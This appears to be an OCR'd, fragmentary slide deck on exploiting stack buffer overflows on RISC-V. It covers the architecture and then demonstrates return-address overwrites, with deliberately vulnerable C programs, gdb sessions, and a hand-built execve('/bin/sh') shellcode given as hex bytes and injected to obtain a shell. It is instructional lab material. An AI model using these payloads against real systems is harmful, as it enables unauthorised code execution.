Exploiting Buffer Overflows on RISC-V

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

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$ echo $HOME
/France/Alpes-Maritimes/Nice

$ ls $OLDPWD/**
Berlin:
      Berlin_Institute_of_Engineering/Electical_Engineering
      Berlin/*/Linux_Kernel_Driver_Development
      Geneva/CERN/LHCb/Parallel_Programming
      */*/ITSec_CTF

$ echo $LANG
en, de, fr, ru, es, (cn), C, asm, python
$
```

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Introduction

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- 2010 at the University of California, Berkeley, but many contributors are volunteers not affiliated with the university
- Since 2018: Boards out there (HiFive, Sipeed, lowRISC, ..)
- March 2019: Version 2.2 of the user-space ISA is frozen, permitting most software development to proceed

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Why do we care?

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- License/Royalty
- Convenient, accessible, cost-efficient basis on which to deploy products in a new ecosystem
- Open Specifications make it easier for programmers to take advantage of specifications
- Easier access for startups, universities, individuals to design own CPU on discrete logic or FPGA without royalties
- Security/Privacy in IoT (Meltdown, Spectre, ..)

Tools

Fedora downloadable image*, launch in qemu:

```
[root@fedora-riscv ~]# uname -a
Linux fedora-riscv 5.0.0-0.rc2.git0.1.0.riscv64.fc30.riscv64 #1 SMP Tue Jan 15 03:14:34 UTC 2019
riscv64 riscv64 riscv64 GNU/Linux
[root@fedora-riscv ~]# cat /proc/cpuinfo
processor: 0
hart        : 3
isa         : rv64imafdcu
mmu             : sv48
...
processor: 3
hart        : 2
isa         : rv64imafdcu
mmu             : sv48
[root@fedora-riscv ~]# gcc -v
gcc version 9.0.1 20190123 (Red Hat 9.0.1-0.1) (GCC)
```

*https://fedoraproject.org/wiki/Architectures/RISC-V/Installing

RISC-V Architecture

- RISC (Reduced Instruction Set Computer)
- No *push/pop*, instead loads and stores relative to *sp*
- pc (program counter) separate, cannot be referenced directly
- Little endian
- 32 integer register with 32 bit (RV32)/64 bit (RV64) width
- 32 bit instructions, 16 bit with Compressed extension (RVC)

Difference in Arch


	RISC-V	**ARM (A64)**	**x86_64**
Passing function arguments	a0..a7, rest on stack	x0..x7, rest on stack	RDI, RSI, RDX, RCX, R8, R9 (x86: stack, fastcall used registers)
General Purpose Registers	32	32	16
Instructions that can access memory	Only load/store	Only load/store	Many
Instruction size	4 byte (2 byte with “C” Standard Extension for **Compressed** Instructions)	4 byte (ARM 32 bit: 2 byte in **Thumb** mode)	Variable

Important registers

Name	Alias	Function
x0	**zero**	Always zero
x1	**ra**	Return address
x2	**sp**	Stack pointer
x8	**s0/fp**	Saved register / frame pointer
x9	**s1**	Saved register
x10–11	**a0–1**	Function argument / return value
x12–17	**a2–7**	Function argument

Function pro/epilogue


```
main:
    addi sp,sp,-16
    sd ra,8(sp)
    sd s0,0(sp)
    addi s0,sp,16
    …
    ld ra,8(sp)
    ld s0,0(sp)
    addi sp,sp,16
    jr ra
```



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

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
Local variables


```
main:
    addi sp,sp,-32
    sd ra,24(sp)   ; ra: return addr
    sd s0,16(sp)  ; s0: frame pointer
    addi s0,sp,32
    li a5,5
    sd a5,-24(s0)    ; int a = 5;
    li a5,6
    sd a5,-32(s0)    ; int b = 6;
    ...
```



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
Let’s start hacking



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        printf("You win!");
        system("/bin/sh");
}

int main(int argc, char *argv[]) {
    char buf[8];
    if(argc < 2) {
        printf("Pass an argument, champ!\n");
    }
    strcpy(buf, argv[1]);
    printf(buf);
}
```



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

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```
$ objdump -d bufferoverflow | grep shell
0000000055555c0 <give_shell>:
```

```
(gdb) run `python -c "print 'C'*8+'B'*8+'A'*4"
(gdb) c Continuing. Program received signal
SIGSEGV, Segmentation fault. 0x0000000041414140
in ?? ()
(gdb) bt #0 0x0000000041414140 in ?? ()
```

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Buffer Overflow

Putting it all together


```
(gdb) run `python -c "print 'C'*8+'B'*8+'\xc0\x55\x55\x55'"`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/bufferoverflow/bufferoverflow `python
-c "print 'C'*8+'B'*8+'\xc0\x55\x55\x55'"`

Breakpoint 1, 0x00000000555555fa in main ()
(gdb) c
Continuing.
CCCCCCCCBBBBBBBBÀUUUYou win!
[Detaching after vfork from child process 994]
sh-4.4#
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

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Idea:

- Find executable area in memory (Stack, Heap, ..)
- (Leak address if you have to)
- Write asm code which spawns a shell (shellcode)
- Put shellcode there (usually user input over strcpy, so should have no NULL bytes!)*
- Jump to code
- Profit!

* Null bytes are string delimiters in C. If there is a nullbyte, strcpy will stop copying at that point

Shellcode


```
[root@fedora-riscv handmade]# cat vuln.c
// echo 0 >
/proc/sys/kernel/randomize_va_space
// gcc vuln.c -z execstack -o vuln

int main(int argc, char *argv[]);

void do_vuln(char *text) {
    char buffer[128];
    strcpy(buffer, text);
    printf("Location of buffer: %p\n",
       buffer);
    printf("Location of main: %p\n", main);
    printf("Input len: %d\n",
       strlen(buffer));
}
```

```
int main(int argc, char *argv[]) {
    if (argc != 2) {
        printf("Please include an
          argument\n");
    } else {
        do_vuln(argv[1]);
    }
    return 0;
}
```

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From `man execve`:

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execve("/bin/sh", 0, 0);

a0 => "/bin/sh"
a1 => 0
a2 => 0
```

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/ (fcn) sym.main 100
|   sym.main (int argc, char **argv, char **envp);
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|           0x000005fc      06ec           sd ra, 24(sp)
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```
$ riscv64-linux-gnu-gcc execve.s -c
$ riscv64-linux-gnu-ld execve.o -o execve -z execstack
```

```
[0x000100b0]> pdf
            ;-- section..text:
            ;-- _start:
            ;-- rip:
/ (fcn) entry0 52
|   entry0 ();
|           0x000100b0      0111           addi sp, sp, -32
text
|           0x000100b2      06ec           sd ra, 24(sp)
|           0x000100b4      22e8           sd s0, 16(sp)
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|           0x000100b6      0010            addi s0, sp, 32
|           0x000100b8      b7676962        lui a5, 0x62696
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[0x000100b0]> pdf
            ;-- section..text:
            ;-- _start:
            ;-- rip:
/ (fcn) entry0 76
|   entry0 ();
|           0x000100b0      0111            addi sp, sp, -32
text
|           0x000100b2      06ec            sd ra, 24(sp)
|           0x000100b4      22e8            sd s0, 16(sp)
|           0x000100b6      13042102        addi s0, sp, 34
|           0x000100ba      b767696e        lui a5, 0x6e696
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|           0x000100c2      2330f4fe        sd a5, -32(s0)
|           0x000100c6      b7776810        lui a5, 0x10687
|           0x000100ca      33480801        xor a6, a6, a6
|           0x000100ce      0508            addi a6, a6, 1
|           0x000100d0      7208            slli a6, a6, 0x1c
|           0x000100d2      b3870741        sub a5, a5, a6
|           0x000100d6      9387f732        addi a5, a5, 815
|           0x000100da      2332f4fe        sd a5, -28(s0)
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/ (fcn) entry0 52
|   entry0 ();
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text
|           0x000100b2      06ec          sd ra, 24(sp)
|           0x000100b4      22e8          sd s0, 16(sp)
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            ;-- rip:
/ (fcn) entry0 76
|   entry0 ();
|           0x000100b0      0111          addi sp, sp, -32
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|           0x000100b4      22e8          sd s0, 16(sp)
|           0x000100b6      13042102      addi s0, sp, 34
|           0x000100ba      b767696e      lui a5, 0x6e696
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|           0x000100ca      33480801      xor a6, a6, a6
|           0x000100ce      0508          addi a6, a6, 1
|           0x000100d0      7208          slli a6, a6, 0x1c
|           0x000100d2      b3870741      sub a5, a5, a6
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/proc/sys/kernel/randomize_va_space
[root@fedora-riscv handmade]# objcopy
-O binary --only-section=.text execve
execve.text
[root@fedora-riscv handmade]# od -t x1
-w8 execve.text
0000000 01 11 06 ec 22 e8 13 04
0000010 21 02 b7 67 69 6e 93 87
0000020 f7 22 23 30 f4 fe b7 77
0000030 68 10 33 48 08 01 05 08
0000040 72 08 b3 87 07 41 93 87
0000050 f7 32 23 32 f4 fe 93 07
0000060 04 fe 01 46 81 45 3e 85
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Shellcode: Profit!


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'print("\x01\x11\x06\xec\x22\xe8\x13\x04\x21\x02\xb7\x67\x
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e1\xef\x67\x80\xe6\xffAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAABBBBBBBB\x90\xf0\xff\xff\x3f")'`
Location of buffer: 0x3fffff090
Location of main: 0x105d0
Input len: 141
Hello World from .bashrc!
```

Ret2libc (ROP)

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void vulnerable(int fd)
{
